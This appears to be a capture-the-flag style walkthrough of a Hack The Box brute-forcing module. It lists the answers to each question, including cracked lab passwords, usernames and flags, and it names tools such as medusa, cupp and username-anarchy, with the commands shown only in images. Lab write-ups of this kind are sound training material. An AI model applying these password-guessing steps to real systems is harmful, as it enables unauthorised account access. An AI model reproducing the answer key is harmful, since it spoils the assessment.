
Access by ssh and found that user ftpuser existed on the system

scan for the open port
Question 1

What was the password for the ftpuser? qqww1122
Brute force user ftpuser with method ftp
Question 2

After successfully brute-forcing the ssh session, and then logging into the ftp server on the target, what is the full flag found within flag.txt? HTB{SSH_and_FTP_Bruteforce_Success}
Access the ftp server
SECTION 11: Custom Wordlists
Question 1
After successfully brute-forcing, and then logging into the target, what is the full flag you find?
HTB{W3b_L0gin_Brut3F0rc3_Cu5t0m}

SECTION 12: Skill Assessment 1
Skills Assessment Part 1
The first part of the skills assessment will require you to brute-force the the target instance. Successfully finding the correct login will provide you with the username you will need to start Skills Assessment Part 2.
You might find the following wordlists helpful in this engagement: usernames.txt and passwords.txt
Question 1

What is the password for the basic auth login? Admin123

Question 2
After successfully brute forcing the login, what is the username you have been given for the next part of the skills assessment? satwossh
SECTION 13: Skills Assessment Part 2
This is the second part of the skills assessment. YOU NEED TO COMPLETE THE FIRST PART BEFORE STARTING THIS. Use the username you were given when you completed part 1 of the skills assessment to brute force the login on the target instance.

Access the page and get the error. Confirm that this port is running ssh protocol.

Start brute forcing with username satwossh, firstly tried with 2023-200_most_used_passwords.txt. I also prepare the sawossh.txt wordlist which generated by cupp but it is not necessary anymore


Login using credential which we archived and scan to confirmed that the FTP server was running.

Question 1
What is the username of the ftp user you find via brute-forcing? thomas

Find the username on system, discovered an interesting file include a report about suspicious user thomas smith and a password file inside the /home/satwossh
Crafting the username by username-anarchy and start brute forcing with medusa

Question 2
What is the flag contained within flag.txt
Access with archived credential and get the flag: HTB{brut3f0rc1ng_succ3ssful}